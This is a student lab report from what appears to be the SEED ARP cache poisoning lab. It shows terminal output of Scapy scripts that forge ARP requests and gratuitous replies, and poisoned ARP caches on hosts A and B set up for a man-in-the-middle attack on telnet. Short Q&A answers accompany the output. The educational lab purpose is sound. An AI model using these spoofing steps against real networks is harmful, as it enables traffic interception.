The screenshot shows a terminal window with four tabs, all titled "seed@VM: ~/.../Labsetup". The active tab displays a command-line session. The user runs "arp -d 10.9.0.6" to clear the ARP cache. Then, they run "arp" to show the current entries. Finally, they run "tcpdump -i eth0 -n" to capture network traffic. The output of the tcpdump command shows several ARP requests and replies. One reply is highlighted with a red box, showing source IP 10.9.0.1 and destination IP 10.9.0.6. The packet details show an ARP reply with operation code 2 (Op=2), which is noted as a reply packet. The user then presses ^C to stop the capture.

```
root@hostA:PES2UG20CS390:Name:VishwasM$:# arp -d 10.9.0.6
root@hostA:PES2UG20CS390:Name:VishwasM$:# arp
root@hostA:PES2UG20CS390:Name:VishwasM$:# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
07:05:02.758372 IP6 fe80::d834:cdff:fe44:22a.5353 > ff02::fb.5353: 0 [7q] PTR (Q
M)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local.
PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs.
_tcp.local. PTR (QM)? _webdav._tcp.local. (118)
07:05:02.758687 IP6 fe80::42:c1ff:fea77ef.5353 > ff02::fb.5353: 0 [7q] PTR (QM
)? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local.
PTR (QM)? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)? _webdav._tcp.local. (118)
07:05:02.758762 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [7q] PTR (QM)? _ftp._tcp.
local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _s
mb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PT
R (QM)? _webdav._tcp.local. (118)
07:05:13.176772 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:70, length 28
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
root@hostA:PES2UG20CS390:Name:VishwasM$:# arp
root@hostA:PES2UG20CS390:Name:VishwasM$:#
```

Question:

1.What does op=2 mean?

Ans: Op=2 means that the ARP packet is a reply packet.

## Task 1.C: Using ARP Gratuitous Message

Scenario 1: B's IP is already in A's cache

ARP cache:

```
seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
          hours ago      Up 6 seconds          B-10.9.0.6
[09/17/22]seed@VM:~/.../Labsetup$ docksh 6d
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/# cd volumes
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# ls
task11A.py task1A.py task1B.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task1A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes#
```

```
seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
Address           HWtype  HWaddress          Flags Mask   Iface
M-10.9.0.105.net-10.9.0 ether   02:42:0a:09:00:69 C        eth0
B-10.9.0.6.net-10.9.0.0 ether   02:42:0a:09:00:69 C        eth0
root@hostA:PES2UG20CS390:Name:VishwasM$:/#
```

Before:


Host A:

```
seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup ×
root@hostA:PES2UG20CS390:Name:VishwasM$:# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:59:25.734860 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
10:59:27.040646 IP6 fe80::38f3:2bff:feb3:9a82.5353 > ff02::fb.5353: 0 [7q] PTR (QM)?
? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)?
? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)?
? _webdav._tcp.local. (118)
10:59:27.040829 IP6 fe80::42:f9ff:fed9:47ec.5353 > ff02::fb.5353: 0 [7q] PTR (QM)?
? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)?
? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)?
? _webdav._tcp.local. (118)
10:59:27.041066 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [7q] PTR (QM)? _ftp._tcp.lo
cal. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _smb.
tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)?
? _webdav._tcp.local. (118)
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
root@hostA:PES2UG20CS390:Name:VishwasM$:#
```

Host B:

```
[09/17/22]seed@VM:~/.../Labsetup$ docksh 28
root@hostB:PES2UG20CS390:Name:VishwasM$:# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:59:25.734858 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
10:59:27.040506 IP6 fe80::8489:dcff:fef3:c4f2.5353 > ff02::fb.5353: 0 [7q] PTR (QM)?
? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)?
? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)?
? _webdav._tcp.local. (118)
10:59:27.040827 IP6 fe80::42:f9ff:fed9:47ec.5353 > ff02::fb.5353: 0 [7q] PTR (QM)?
? _ftp._tcp.local. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)?
? _smb._tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)?
? _webdav._tcp.local. (118)
10:59:27.041061 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 [7q] PTR (QM)? _ftp._tcp.lo
cal. PTR (QM)? _nfs._tcp.local. PTR (QM)? _afpovertcp._tcp.local. PTR (QM)? _smb.
tcp.local. PTR (QM)? _sftp-ssh._tcp.local. PTR (QM)? _webdavs._tcp.local. PTR (QM)?
? _webdav._tcp.local. (118)
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
root@hostB:PES2UG20CS390:Name:VishwasM$:#
```

After:



root@hostA:PES2UG20CS390:Name:VishwasM\$:/# arp  
Address HWtype HWaddress Flags Mask Iface  
M-10.9.0.105.net-10.9.0 ether 02:42:0a:09:00:69 C eth0  
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0  
root@hostA:PES2UG20CS390:Name:VishwasM\$:/#

## Scenario 2:

We must delete all the entry in the cache before performing scenario 2.

Before:




```
seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup      seed@VM: ~/.../Labsetup
hwdst      = ff:ff:ff:ff:ff:ff
pdst       = 10.9.0.6

Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task1C.py
###[ Ethernet ]###
  dst      = ff:ff:ff:ff:ff:ff
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = is-at
  hwsrc   = 02:42:0a:09:00:69
  psrc    = 10.9.0.6
  hwdst   = ff:ff:ff:ff:ff:ff
  pdst    = 10.9.0.6

Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes#
```

```
seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup ×
root@hostA:PES2UG20CS390:Name:VishwasM$:# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:04:44.687347 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@hostA:PES2UG20CS390:Name:VishwasM$:#
```

```
seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup ×
root@hostB:PES2UG20CS390:Name:VishwasM$:# arp
root@hostB:PES2UG20CS390:Name:VishwasM$:# arp
root@hostB:PES2UG20CS390:Name:VishwasM$:#
```



A screenshot of a terminal window titled "seed@VM: ~/.../Labsetup". The window contains four tabs, all showing the same content: "root@hostA: PES2UG20CS390:Name:VishwasM\$ /# arp". The cursor is positioned at the end of the command "arp".

### Questions:


1. Why does VM B's ARP cache remain unchanged in this approach even though the packet was broadcasted on the network?

Ans: IP address was not in cache, so the broadcast did not update the IP address.

## Task 2: MITM Attack on Telnet using ARP Cache Poisoning

### Step 1:

Launch the ARP cache poisoning attack First, Host M conducts an ARP cache poisoning attack on both A and B, such that in A's ARP cache, B's IP address maps to M's MAC address, and in B's ARP cache, A's IP address also maps to M's MAC address. After this step, packets sent between A and B will all be sent to M. We will use the ARP cache poisoning attack from Task 1 to achieve this goal.



The screenshot shows a terminal window with four tabs, all titled "seed@VM: ~/.../Labsetup". The active tab displays the output of a Python script named "task11A.py". The script performs an ARP cache poisoning attack. It first lists files in the current directory, then runs "task11A.py". The output shows configuration details for two network interfaces: Ethernet and ARP. For the Ethernet interface, it sets the destination MAC to 02:42:0a:09:00:05, source MAC to 02:42:0a:09:00:69, and type to ARP. For the ARP interface, it sets the hardware type to 0x1, protocol type to IPv4, hardware length to None, packet length to None, operation to who-has, hardware source to 02:42:0a:09:00:69, protocol source to 10.9.0.6, hardware destination to 02:42:0a:09:00:05, and protocol destination to 10.9.0.5. Finally, it sends 1 packet.

```
root@seed-attacker:~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
root@seed-attacker:~/.../Labsetup$ ls
task11A.py task1A.py task1B.py task1C.py
root@seed-attacker:~/.../Labsetup$ python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc   = 02:42:0a:09:00:69
psrc    = 10.9.0.6
hwdst   = 02:42:0a:09:00:05
pdst    = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker:~/.../Labsetup$
```

```
seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup ×
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano task2.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task2.py
.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes#
```

```
seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup × seed@VM: ~/.../Labsetup ×
[09/17/22]seed@VM:~/.../Labsetup$ docksh 43
root@hostA:PES2UG20CS390:Name:VishwasM$:# arp
Address          HWtype  HWaddress          Flags Mask   Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69  C      eth0
root@hostA:PES2UG20CS390:Name:VishwasM$:#
```

The screenshot shows a terminal window with four tabs, all titled "seed@VM: ~/.../Labsetup". The active tab displays the following command-line session:


```
[09/17/22] seed@VM:~/.../Labsetup$ docksh 28
root@hostB:PES2UG20CS390:Name:VishwasM$:/# arp
Address          HWtype  HWaddress          Flags Mask      Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69  C          eth0
root@hostB:PES2UG20CS390:Name:VishwasM$:/# █
```

## Step 2: Testing

```
seed@VM: ~/.../Labsetup
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task11A.py
###[ Ethernet ]###
    dst      = 02:42:0a:09:00:05
    src      = 02:42:0a:09:00:69
    type     = ARP
###[ ARP ]###
    hwtype   = 0x1
    ptype    = IPv4
    hwlen    = None
    plen     = None
    op       = who-has
    hwsrc   = 02:42:0a:09:00:69
    psrc    = 10.9.0.6
    hwdst   = 02:42:0a:09:00:05
    pdst    = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task2.py
.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes#
```

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
root@hostA:PES2UG20CS390:Name:VishwasM$:# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.215 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.116 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.109 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.136 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=64 time=0.105 ms
64 bytes from 10.9.0.6: icmp_seq=15 ttl=64 time=0.127 ms
64 bytes from 10.9.0.6: icmp_seq=16 ttl=64 time=0.108 ms
64 bytes from 10.9.0.6: icmp_seq=17 ttl=64 time=0.226 ms
64 bytes from 10.9.0.6: icmp_seq=18 ttl=64 time=0.155 ms
64 bytes from 10.9.0.6: icmp_seq=19 ttl=64 time=0.111 ms
64 bytes from 10.9.0.6: icmp_seq=20 ttl=64 time=0.073 ms
64 bytes from 10.9.0.6: icmp_seq=21 ttl=64 time=0.116 ms
64 bytes from 10.9.0.6: icmp_seq=22 ttl=64 time=0.091 ms
64 bytes from 10.9.0.6: icmp_seq=23 ttl=64 time=0.098 ms
64 bytes from 10.9.0.6: icmp_seq=24 ttl=64 time=0.095 ms
64 bytes from 10.9.0.6: icmp_seq=25 ttl=64 time=0.147 ms
64 bytes from 10.9.0.6: icmp_seq=26 ttl=64 time=0.107 ms
^C
--- 10.9.0.6 ping statistics ---
26 packets transmitted, 17 received, 34.6154% packet loss, time 25596ms
rtt min/avg/max/mdev = 0.073/0.125/0.226/0.039 ms
root@hostA:PES2UG20CS390:Name:VishwasM$:#
```




## Question:


1. What do you observe? Explain

Ans: ARP protocol is observed in the Wireshark.

